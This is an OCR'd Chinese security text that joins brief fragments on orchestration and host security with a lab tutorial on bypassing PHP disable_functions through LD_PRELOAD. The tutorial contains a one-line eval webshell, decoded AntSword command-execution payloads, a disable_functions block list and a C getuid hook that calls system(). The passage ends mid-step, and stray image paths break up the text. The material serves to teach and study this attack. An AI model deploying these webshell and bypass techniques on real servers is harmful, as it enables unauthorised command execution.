
（4）编排安全：容器技术的成熟推动着微服务的发展和落地，越来越多的企业开始采用微服务架构来组建自己的应用，其中，容器编排工具管理着承载各类服务的容器集群。无论是 Kubernetes 社区还是第三方安全机构均针对 Kubernetes 中组件和资源的安全进行了相应改善和安全加固，包括计算资源安全、集群安全及相关组件安全等。这块需要重点考虑是隐私管理、授权管理、身份防控制、编排控制面、网络证书等都需要全面考虑。




编排安全

## 写在最后

威胁没有消失，安全进化就不会停止。因此主机安全技术从最初的资产清点和预防，向检测响应、隔离控制、行为检测等方向发展。如下图所示主机安全成熟度曲线，横坐标是攻击层面类型包括自动化攻击、机会主义、高级攻击，而纵坐标是安全组织级别，级别 1 主要是临时动作，级别 2 有一些发展手段，但是不固化，级别 3 有很明确的流程，级别 4 是主动考虑一些攻击场景，级别 5 考虑到供应链，考虑到我们硬件，或者其他能力。从下图可知，主机安全技术也一直在随着外在环境而不断进化。




这个世界，从本质来看是一个进化的世界。因此，用达尔文进化论的眼光去看待网络安全对抗，其实并不意外。网络的硬件、软件、应用程序等的兴衰存亡，无不依赖于进化。当然单纯说“进化”很容易，但是，要搞清楚“到底是如何进化的”就难了，需要安全人员一起共同努力。

# 安全研究



购买了补丁管理工具并不能保证成功地自动化修复。企业组织必须在定义良好的上下文中使用补丁工具，否则自动化补丁可能会给业务环境带来不稳定性。企业组织必须有流程来控制其 IT 配置并防止配置偏移。未来，最重要的补丁管理替代技术存在于 IaaS 环境中。随着人们向“不可变基础设施”思维转变，补丁管理员可以通过使用新修补的组件重新配置应用程序和相关基础设施来“修补”其基础设施。

# 绕过 php 的 disable_functions（上篇）

今天无意间看到一篇文章，讲述的是某个 php 站点在限制了 disable_functions 的情况下，如何通过 LD_PRELOAD 来执行命令。看完之后复现了一遍，感觉收获颇多。

后来跟随文章提到的思路找了一下其它思路，尝试使用各种姿势绕过 disable_functions，遂有想写这篇文章的想法。近期也看到不少 CTF 也将相关知识加入考点，这里记录一下。

## disable_functions 之殇

先说下 php.ini 中的 disable_functions，这个本来 php 为了防止一些危险函数执行给出的配置项，但是默认情况下为空，也就是说 php 官方认为：哪些函数存在风险由开发者自行决定，否则可能影响项目正常运行。

当然想法没问题，毕竟“汝之蜜糖 彼之砒霜”不同开发者面临的需求和能力不仅相同，为了实现某些特殊功能，不得不调用一些函数，这些函数都是 php 自己实现并提供的，默认就禁用也会有损“世界上最好语言”的声誉：）

所以有些开发者自己鼓捣了一些非权威危险函数列表，比如：

system、shell_exec、exec、passthru、phpinfo 等

其实就是一个黑名单，搞 web 安全的都知道，凡是黑名单都存在被绕过的可能，尤其 php 又是一门这么灵活的语言再加之和其它应用结合的情况下，绕过的可能性更加大了，今天看的这篇文章提供了 4 种思路。

无需 sendmail：巧用 LDPRELOAD 突破 disablefunctions

(https://www.freebuf.com/articles/web/192052.html)

1. 攻击后端组件，寻找存在命令注入的、web 应用常用的后端组件，如，ImageMagick 的魔图漏洞、bash 的破壳漏洞

2. 寻找未禁用的漏网函数，常见的执行命令的函数有 system()、exec()、shell_exec()、passthru()，偏僻的 popen()、proc_open()、pcntl_exec()

3. mod_cgi 模式，尝试修改 .htaccess，调整请求访问路由，绕过 php.ini 中的任何限制

4. 利用环境变量 LD_PRELOAD 劫持系统函数，让外部程序加载恶意 *.so，达到执行系统命令的效果

都是非常好的思路，今天我们来复现一下文章中主要提到的第 4 种思路：使用 LD_PRELOAD 绕过 disable_functions。

## 环境构造

*操作系统：Kali 2019.1*

*php 版本：PHP 7.3.2-3web*

*目录：/root/disablefuncphp.ini*

*路径：/etc/php/7.3/cli/php.ini*

为了节约时间起见，也懒得配置 apache 或者 nginx 了，直接使用 php 命令行指定 web 目录并运行。

```
⚡ root@YouXiu  ~  cd ~/disablefunc
⚡ root@YouXiu  ~/disablefunc  php -S 0.0.0.0:8888
PHP 7.3.2-3 Development Server started at Wed May  1 12:43:33 2019
Listening on http://0.0.0.0:8888
Document root is /root/disablefunc
Press Ctrl-C to quit.
```

php-S 0.0.0.0:8888

这里顺便说一下，一开始我用的是 6666 端口，结果 chrome 浏览器打不开，ie 可以后来用 firefox 发现了真相，说是非常用 web 端口，所以启动的时候最后用个常见的 web 端口。

```
⚡ root@YouXiu  ~/disablefunc  ll
总用量 8.0K
-rw-r--r-- 1 root root 20 5月   1 12:47 phpinfo.php
-rw-r--r-- 1 root root 35 5月   1 12:48 webshell.php
⚡ root@YouXiu  ~/disablefunc  cat phpinfo.php
<?php phpinfo(); ?>
⚡ root@YouXiu  ~/disablefunc  cat webshell.php
<?php @eval($_POST['meetsec']); ?>
⚡ root@YouXiu  ~/disablefunc
```

为方便起见，该目录下留了两个文件 phpinfo.php 和 webshell.php，分别是 phpinfo 文件和一个一句话木马 ( 懒得写上传点 )。

再修改一下 php.ini，将一些常见危险函数加入其中

*disable_functions = symlink,show_source,system,exec,passthru,shell_exec,popen,proc_open,proc_close,curl_exec,curl_multi_exec,pcntl_exec*

```
; open_basedir, if set, limits all file operations to the defined directory
; and below.  This directive makes most sense if used in a per-directory
; or per-virtualhost web server configuration file.
; Note: disables the realpath cache
; http://php.net/open-basedir
;open_basedir =

; This directive allows you to disable certain functions for security reasons.
; It receives a comma-delimited list of function names.
; http://php.net/disable-functions
disable_functions = symlink,show_source,system,exec,passthru,shell_exec,popen,proc_open,proc_close,curl_exec,curl_multi_exec,

; This directive allows you to disable certain classes for security reasons.
; It receives a comma-delimited list of class names.
; http://php.net/disable-classes
disable_classes =
```


重启 php，我们看一下效果

192.168.248.140:8888/phpinfo.php

| | | |
|---|---|---|
| allow_url_fopen | On | On |
| allow_url_include | Off | Off |
| arg_separator.input | & | & |
| arg_separator.output | & | & |
| auto_append_file | no value | no value |
| auto_globals_jit | On | On |
| auto_prepend_file | no value | no value |
| browscap | no value | no value |
| default_charset | UTF-8 | UTF-8 |
| default_mimetype | text/html | text/html |
| disable_classes | no value | no value |
| disable_functions | symlink,show_source,system,exec,passthru,shell_exec,popen,proc_open,proc_close,curl_exec,curl_multi_exec,pcntl_exec | symlink,show_source,system,exec,passthru,shell_exec,popen,proc_open,proc_close,curl_exec,curl_multi_exec,pcntl_exec |
| display_errors | Off | Off |
| display_startup_errors | Off | Off |
| doc_root | no value | no value |

上蚁剑，完美连接。


虚拟终端尝试命令执行呢？




返回全是 ret=127 报错，说明 disable_functions 生效了，至少蚁剑尝试的命令都失败了，这正是我们想要的效果。

## 原因分析

为什么蚁剑的连接成功，可以连接、列目录但是不能执行命令呢？

还是老规矩上 wireshark 抓个包看下，首先是首次连接的 HTTP 数据包。

Wireshark · 追踪 HTTP 流 (tcp.stream eq 1) · wireshark_35074CFB-6818-49F3-8B69-740436FB4787_20190501131000_a13952

```
POST /webshell.php HTTP/1.1
Host: 192.168.248.140:8888
Accept-Encoding: gzip, deflate
User-Agent: antSword/v2.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 839
Connection: close

meetsec=%40ini_set%28%22display_errors%22%2C%20%220%22%29%3B%40set_time_limit%280%29%3Bheader%28%27HTTP%2F1.1%20200%20OK
%27%29%3Becho%20%22-%3E%7C%22%3B%24D%3Ddirname%28%24_SERVER%5B%22SCRIPT_FILENAME%22%5D%29%3Bif%28%24D%3D%3D%22%22%29%24D
%3Ddirname%28%24_SERVER%5B%22PATH_TRANSLATED%22%5D%29%3B%24R%3D%22%7B%24D%7D%09%22%3Bif%28substr%28%24D%2C0%2C1%29%21%3D
%22%2F%22%29%7Bforeach%28range%28%22C%22%2C%22Z%22%29as%20%24L%29if%28is_dir%28%22%7B%24L%7D%3A%22%29%29%24R.%3D%22%7B%24L
%7D%3A%22%3B%7Delse%7B%24R.%3D%22%2F%22%3B%7D%24R.%3D%22%09%22%3B%24u%3D%28function_exists%28%22posix_getegid%22%29%29%3F
%40posix_getpwuid%28%40posix_geteuid%28%29%29%3A%22%22%3B%24s%3D%28%24u%29%3F%24u%5B%22name%22%5D%3A%40get_current_user
%28%29%3B%24R.%3Dphp_uname%28%29%3B%24R.%3D%22%09%7B%24s%7D%22%3Becho%20%24R%3B%3Becho%20%22%7C%3C-%22%3Bdie%28%29%3BHTTP/
1.1 200 OK
Host: 192.168.248.140:8888
Date: Wed, 01 May 2019 13:11:08 +0800
Connection: close
X-Powered-By: PHP/7.3.2-3
Content-type: text/html; charset=UTF-8

->|/root/disablefunc    /       Linux YouXiu 4.19.0-kali3-amd64 #1 SMP Debian 4.19.20-1kali1 (2019-02-14) x86_64
root|<-
```

我的一句话木马连接的 key 是 meetsec，POST 请求包中的 body 部分 url 编码太多，我们简单还原一下。

Unicode编码　UTF-8编码　URL编码/解码　Unix时间戳　Ascii/Native编码互转

```
meetsec=@ini_set("display_errors", "0");@set_time_limit(0);header("HTTP/1.1 200 OK");echo "-
>|";$D=dirname($_SERVER["SCRIPT_FILENAME"]);if($D=="")$D=dirname($_SERVER["PATH_TRANSLATED"]);$R="{$D}  ";if(substr($D,0,1)!="/"){foreach(range("C","Z")as
$L)if(is_dir("{$L}:"))$R.="{$L}:";}else{$R.="/";}$R.=" ";$u=(function_exists("posix_getegid"))?@posix_getpwuid(@posix_geteuid()):"";$s=($u)?
$u["name"]:@get_current_user();$R.=php_uname();$R.="  {$s}";echo $R;;echo "|<-";die();
```

utf-8　UrlEncode编码　UrlDecode解码　清空结果



其中和目录 / 系统 / 用户相关的函数 dirname、phpuname、getcurrentuser 都不在 disablefunctions 中。

再尝试列一下根目录文件，看一下这个请求。

Wireshark · 追踪 HTTP 流 (tcp.stream eq 3) · wireshark_35074CFB-6818-49F3-8B69-740436FB4787_20190501131000_a13952

```
POST /webshell.php HTTP/1.1
Host: 192.168.248.140:8888
Accept-Encoding: gzip, deflate
User-Agent: antSword/v2.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 876
Connection: close

0x8c2d65448156f=Lw%3D%3D&meetsec=%40ini_set%28%22display_errors%22%2C%20%220%22%29%3B%40set_time_limit%280%29%3Bheader
%28%27HTTP%2F1.1%20200%20OK%27%29%3Becho%20%22-%3E%7C%22%3B%24D%3Dbase64_decode%28%24_POST%5B%220x8c2d65448156f%22%5D%29%3B
%24F%3D%40opendir%28%24D%29%3Bif%28%24F%3D%3DNULL%29%7Becho%28%22ERROR%3A%2F%2F%20Path%20Not%20Found%20Or%20No%20Permission
%21%22%29%3B%7Delse%7B%24M%3DNULL%3B%24L%3DNULL%3Bwhile%28%24N%3D%40readdir%28%24F%29%29%7B%24P%3D%24D.%24N%3B%24T%3D%40date
%28%22Y-m-d%20H%3Ai%3As%22%2C%40filemtime%28%24P%29%29%3B%40%24E%3Dsubstr%28base_convert%28%40fileperms%28%24P
%29%2C10%2C8%29%2C-4%29%3B%24R%3D%22%09%22.%24T.%22%09%22.%40filesize%28%24P%29.%22%09%22.%24E.%22%0A%22%3Bif%28%40is_dir
%28%24P%29%29%24M.%3D%24N.%22%2F%22.%24R%3Belse%20%24L.%3D%24N.%24R%3B%7Decho%20%24M.%24L%3B%40closedir%28%24F%29%3B%7D
%3Becho%20%22%7C%3C-%22%3Bdie%28%29%3BHTTP/1.1 200 OK
Host: 192.168.248.140:8888
Date: Wed, 01 May 2019 13:14:20 +0800
Connection: close
X-Powered-By: PHP/7.3.2-3
Content-type: text/html; charset=UTF-8

->|sys/ 2019-03-13 18:13:39     0       0555
lib64/  2019-03-13 17:42:30     4096    0755
bin/    2019-04-24 15:43:54     126976  0755
lib32/  2019-03-13 17:42:25     12288   0755
srv/    2018-10-12 17:14:20     4096    0755
home/   2018-07-31 15:57:27     4096    0755
./      2019-03-13 18:05:58     4096    0755
../     2019-03-13 18:05:58     4096    0755
lib/    2019-03-13 18:04:29     12288   0755
var/    2018-10-12 17:19:49     4096    0755
boot/   2019-04-24 15:29:45     4096    0755
tmp/    2019-05-01 12:43:33     4096    1777
initrd.img.old  2019-03-13 17:55:35     38945566        0644
initrd.img      2019-03-13 18:10:05     39764911        0644
|<-
```



Unicode编码 | UTF-8编码 | URL编码/解码 | Unix时间戳 | Ascii/Native编码互转

```
0x8c2d65448156f=Lw==&meetsec=@ini_set("display_errors", "0");@set_time_limit(0);header('HTTP/1.1 200 OK');echo "-
>|";$D=base64_decode($_POST["0x8c2d65448156f"]);$F=@opendir($D);if($F==NULL){echo("ERROR:// Path Not Found Or No
Permission!");}else{$M=NULL;$L=NULL;while($N=@readdir($F)){$P=$D.$N;$T=@date("Y-m-d
H:i:s",@filemtime($P));@$E=substr(base_convert(@fileperms($P),10,8),-4);$R=" ".$T."      ".@filesize($P)."      ".$E."
";if(@is_dir($P))$M.=$N."/".$R;else $L.=$N.$R;}echo $M.$L;@closedir($F);};echo "|<-";die();
```

其中的 filemtime、fileperms、readdir 等和文件、目录相关的函数也未被禁用。命令执行的请求包如下所示。

Wireshark · 追踪 HTTP 流 (tcp.stream eq 5) · wireshark_35074CFB-6818-49F3-8B69-740436FB4787_20190501131000_a13952

```
POST /webshell.php HTTP/1.1
Host: 192.168.248.140:8888
Accept-Encoding: gzip, deflate
User-Agent: antSword/v2.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 1722
Connection: close

0xd28d6b0ccb7e=Y2QgIi9yb290L2Rpc2FibGVmdW5jIjtscztlY2hvIFtTXTtwd2Q7ZWNobyBbRV0%3D&0xe5793956f2725=L2Jpbi9zaA%3D%3D&meetsec=
%40ini_set%28%22display_errors%22%2C%20%220%22%29%3B%40set_time_limit%280%29%3Bheader%28%27HTTP%2F1.1%20200%20OK
%27%29%3Becho%20%22-%3E%7C%22%3B%24p%3Dbase64_decode%28%24_POST%5B%220xe5793956f2725%22%5D%29%3B%24s%3Dbase64_decode
%28%24_POST%5B%220xd28d6b0ccb7e%22%5D%29%3B%24d%3Ddirname%28%24_SERVER%5B%22SCRIPT_FILENAME%22%5D%29%3B%24c%3Dsubstr%28%24d
%2C0%2C1%29%3D%3D%22%2F%22%3F%22-c%20%5C%22%7B%24s%7D%5C%22%22%3A%22%2Fc%20%5C%22%7B%24s%7D%5C%22%22%3B%24r%3D%22%7B%24p%7D
%20%7B%24c%7D%22%3Bfunction%20fe%28%24f%29%7B%24d%3Dexplode%28%22%2C%22%2C%40ini_get%28%22disable_functions%22%29%29%3Bif
%28empty%28%24d%29%29%7B%24d%3Darray%28%29%3B%7Delse%7B%24d%3Darray_map%28%27trim%27%2Carray_map%28%27strtolower%27%2C%24d
%29%29%3B%7Dreturn%28function_exists%28%24f%29%26%26is_callable%28%24f%29%26%26%21in_array%28%24f%2C%24d%29%29%3B%7D
%3Bfunction%20runcmd%28%24c%29%7B%24ret%3D0%3Bif%28fe%28%27system%27%29%29%7B%40system%28%24c%2C%24ret%29%3B%7Delseif%28fe
%28%27passthru%27%29%29%7B%40passthru%28%24c%2C%24ret%29%3B%7Delseif%28fe%28%27shell_exec%27%29%29%7Bprint%28%40shell_exec
%28%24c%29%29%3B%7Delseif%28fe%28%27exec%27%29%29%7B%40exec%28%24c%2C%24o%2C%24ret%29%3Bprint%28join%28%22%0A%22%2C%24o
%29%29%3B%7Delseif%20%28fe%28%27popen%27%29%29%7B%24fp%3D%40popen%28%24c%2C%27r%27%29%3Bwhile%28%21%40feof%28%24fp
%29%29%7Bprint%28%40fgets%28%24fp%2C%202048%29%29%3B%7D%40pclose%28%24fp%29%3B%7Delse%7B%24ret%20%3D%20127%3B%7Dreturn
%20%24ret%3B%7D%3B%24ret%3D%40runcmd%28%24r.%22%202%3E%261%22%29%3Bprint%20%28%24ret%21%3D0%29%3F%22ret%3D%7B%24ret%7D%22%3A
%22%22%3B%3Becho%20%22%7C%3C-%22%3Bdie%28%29%3BHTTP/1.1 200 OK
Host: 192.168.248.140:8888
Date: Wed, 01 May 2019 13:20:21 +0800
Connection: close
X-Powered-By: PHP/7.3.2-3
Content-type: text/html; charset=UTF-8

->|ret=127|<-
```



Unicode编码 | UTF-8编码 | URL编码/解码 | Unix时间戳 | Ascii/Native编码互转

```
0xd28d6b0ccb7e=Y2Qgli9yb290L2Rpc2FibGVmdW5jIjtscztlY2hvIFtTXTtwd2Q7ZWNobyBbRV0=&0xe5793956f2725=L2Jpbi9zaA==&meetsec=@ini_set("display_errors",
"0");@set_time_limit(0);header('HTTP/1.1 200 OK');echo "-
>|";$p=base64_decode($_POST["0xe5793956f2725"]);$s=base64_decode($_POST["0xd28d6b0ccb7e"]);$d=dirname($_SERVER["SCRIPT_FILENAME"]);$c=substr($d,0,1)==
"/"?"-c \"{$s}\"":"/c \"{$s}\"";$r="{$p} {$c}";function fe($f){$d=explode(",",@ini_get("disable_functions"));if(empty($d))
{$d=array();}else{$d=array_map('trim',array_map('strtolower',$d));}return(function_exists($f)&&is_callable($f)&&!in_array($f,$d));};function runcmd($c)
{$ret=0;if(fe('system')){@system($c,$ret);}elseif(fe('passthru')){@passthru($c,$ret);}elseif(fe('shell_exec')){print(@shell_exec($c));}elseif(fe('exec'))
{@exec($c,$o,$ret);print(join("
```



utf-8 | UrlEncode编码 | UrlDecode解码 | 清空结果

执行命令用到的函数是 system、exec、passthru 等早就被我们和谐的函数，自然无法实现命令执行。

有人可能好奇我敲的命令在请求包啥位置。

```
0xd28d6b0ccb7e=Y2Qgli9yb290L2Rpc2FibGVmdW5jIjtscztlY2hvIFtTXTtwd2Q7ZWNobyB
bRV0=&0xe5793956f2725=L2Jpbi9zaA==&meetsec=@iniset("displayerrors",
"0");@settimelimit(0);header('HTTP/1.1 200 OK');echo "-
>|";$p=base64decode($POST["0xe5793956f2725"]);$s=base64decode($POST["0xd28d6b
0ccb7e"]);$d=dirname($SERVER["SCRIPTFILENAME"]);$c=substr($d,0,1)=="/"?"-c \"
{$s}\"":"/c \"{$s}\"";$r="{$p} {$c}";function fe($f)
{$d=explode(",",@iniget("disablefunctions"));if(empty($d))
{$d=array();}else{$d=arraymap('trim',arraymap('strtolower',$d));}return(functionexists($f)
&&iscallable($f)&&!inarray($f,$d));};function runcmd($c){$ret=0;if(fe('system'))
{@system($c,$ret);}elseif(fe('passthru')){@passthru($c,$ret);}elseif(fe('shellexec'))
{print(@shell_exec($c));}elseif(fe('exec')){@exec($c,$o,$ret);print(join("
",$o));}elseif (fe('popen')){$fp=@popen($c,'r');while(!@feof($fp)){print(@fgets($fp,
2048));}@pclose($fp);}else{$ret = 127;}return $ret;};$ret=@runcmd($r." 2>&1");print
($ret!=0)?"ret={$ret}":"";;echo "|<-";die();
```

其实这个请求主要是用 base64 编码加字符串替换的方式实现了简单的混淆，解一下其中的 base64 部分然后替换到指定字符串就知道大致含义，此处不深入展开，有兴趣可以自行探索。

## LD_PRELOAD 简述

关于 LD_PRELOAD，之前其实在处理挖矿木马的时候遇到过，也写过文章，主要是修改并隐藏 /etc/ld.so.preload 中的内容为恶意动态链接库，实现文件、进程隐藏的效果。

这里的 LD_PRELOAD 其实类似：

```
LD_PRELOAD，是个环境变量，用于动态库的加载，

动态库加载的优先级最高，一般情况下，其加载顺序为
LDPRELOAD>LDLIBRARYPATH>/etc/ld.so.cache>/lib>/usr/lib。程序中我们经常要调
用一些外部库的函数，以open()和execve()为例，如果我们有个自定义这两函数，把它编译成
动态库后，通过LDPRELOAD加载，当程序中调用open函数时，调用的其实是我们自定义的函
数
```

也就是说如果我们想修改某函数 test 的执行结果，可以使用 LDPRELOAD 这个环境变量，内容是我们编译好的 so 文件，其中有一个同名 test 函数。如果我们在执行的时候通过 LDPRELOAD 加载了我们编写了 so 文件，那么如果某些命令执行的时候调用了 test 函数，我们编写的 test 函数优先级最高，会最先执行。

简而言之是个同名函数谁能先执行的问题，使用 LD_PRELOAD 加持，就可以优先执行。

*LD_PRELOAD 用法 (https://blog.csdn.net/m0_37806112/article/details/80560235)*

当然如果我们要劫持一个 Linux 系统命令的结果，首先要做的是知道该命令可能会调用哪些系统 API，或者可执行文件的符号表，比如 id 命令的。

```
⚡ root@YouXiu  /etc/php/7.3/cli  readelf -Ws `which id`

Symbol table '.dynsym' contains 75 entries:
   Num:    Value          Size Type    Bind   Vis      Ndx Name
     0: 0000000000000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND endgrent@GLIBC_2.2.5 (2)
     2: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND getenv@GLIBC_2.2.5 (2)
     3: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND free@GLIBC_2.2.5 (2)
     4: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND is_selinux_enabled
     5: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND abort@GLIBC_2.2.5 (2)
     6: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND __errno_location@GLIBC_2.2.5 (2)
     7: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND strncmp@GLIBC_2.2.5 (2)
     8: 0000000000000000     0 NOTYPE  WEAK   DEFAULT  UND _ITM_deregisterTMCloneTable
     9: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND _exit@GLIBC_2.2.5 (2)
    10: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND __fpending@GLIBC_2.2.5 (2)
    11: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND textdomain@GLIBC_2.2.5 (2)
    12: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND fclose@GLIBC_2.2.5 (2)
    13: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND getpwuid@GLIBC_2.2.5 (2)
    14: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND bindtextdomain@GLIBC_2.2.5 (2)
    15: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND dcgettext@GLIBC_2.2.5 (2)
```



readefl - Ws ‘which id‘

当然这里注意，这个命令结果仅代表可能被调用的 API，不代表一定调用，那么如何才能看到实际调用的情况呢？

```
⚡ root@YouXiu  /etc/php/7.3/cli  strace -f `which id` 2>&1
execve("/usr/bin/id", ["/usr/bin/id"], 0x7ffe914ab978 /* 27 vars */) = 0
brk(NULL)                               = 0x55984f6ed000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (没有那个文件或目录)
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
fstat(3, {st_mode=S_IFREG|0644, st_size=179610, ...}) = 0
mmap(NULL, 179610, PROT_READ, MAP_PRIVATE, 3, 0) = 0x7fedaf701000
close(3)                                = 0
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libselinux.so.1", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\2\1\1\0\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0@k\0\0\0\0\0\0\0"..., 832) = 832
fstat(3, {st_mode=S_IFREG|0644, st_size=155296, ...}) = 0
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7fedaf6ff000
mmap(NULL, 2259632, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0x7fedaf4d7000
mprotect(0x7fedaf4fc000, 2093056, PROT_NONE) = 0
mmap(0x7fedaf6fb000, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x24000) = 0x7fedaf6fb000
mmap(0x7fedaf6fd000, 6832, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x7fedaf6fd000
close(3)                                = 0
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\2\1\1\3\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0\260A\2\0\0\0\0\0"..., 832) = 832
fstat(3, {st_mode=S_IFREG|0755, st_size=1824496, ...}) = 0
```



strace - f 'which id' 2>&1

内容还是很多的，那我们关注什么呢？

由于被劫持的系统函数得由我们重新实现一次，函数原型必须一致，为减少复杂性，我会选择劫持那些无参数且常用的系统函数，getuid() 就适合，以此为例，完整劫持过程步骤大致如下：首先，用 man 2 getuid 查看函数原型：

```
GETUID(2)                                                    Linux Programmer's Manual

NAME
       getuid, geteuid - get user identity

SYNOPSIS
       #include <unistd.h>
       #include <sys/types.h>

       uid_t getuid(void);
       uid_t geteuid(void);

DESCRIPTION
       getuid() returns the real user ID of the calling process.

       geteuid() returns the effective user ID of the calling process.

ERRORS
       These functions are always successful.
```



附：man 1,2,3 含义

1 是普通的命令

2 是系统调用 , 如 open,write 之类的 ( 通过这个，至少可以很方便的查到调用这个函数，需要加什么头文件 )

3 是库函数 , 如 printf,fread

既然 getuid 非常符合我们劫持函数的要求，就尝试劫持它吧，先写一段 getuid 的 c 源码 getuid_meetsec.c。

```
⚡ root@YouXiu  ~/disablefunc  cat getuid_meetsec.c
#include <unistd.h>
#include <sys/types.h>

uid_t getuid (void)
{
        system("echo 'Meetsec just test!'");
        return 0;
}
⚡ root@YouXiu  ~/disablefunc
```



然后编译成 64 位共享动态链接库 getuid_meetsec.so(warning 不用在意 )

```
⚡ root@YouXiu  ~/disablefunc  gcc -shared -fPIC getuid_meetsec.c -o getuid_meetsec.so -m64
getuid_meetsec.c: In function ' getuid' :
getuid_meetsec.c:6:2: warning: implicit declaration of function ' system'  [-Wimplicit-function-declaration]
  system("echo 'Meetsec just test!'");
  ^~~~~~
⚡ root@YouXiu  ~/disablefunc  ls
getuid_meetsec.c  getuid_meetsec.so  phpinfo.php  webshell.php
⚡ root@YouXiu  ~/disablefunc  file getuid_meetsec.so
getuid_meetsec.so: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked,
stripped
⚡ root@YouXiu  ~/disablefunc
```



gcc - shared - fPICgetuid_meetsec.c - o getuid_meetsec.so - m64

参数含义如下:

如果想创建一个动态链接库，可以使用 GCC 的 - shared 选项。输入文件可以是源文件、汇编文件或者目标文件。

另外还得结合 - fPIC 选项。- fPIC 选项作用于编译阶段，告诉编译器产生与位置无关代码 (Position-Independent Code); 这样一来，产生的代码中就没有绝对地址了，全部使用相对地址，所以代码可以被加载器加载到内存的任意位置，都可以正确的执行。这正是共享库所要求的，共享库被加载时，在内存的位置不是固定的。

看下效果，我们执行

```
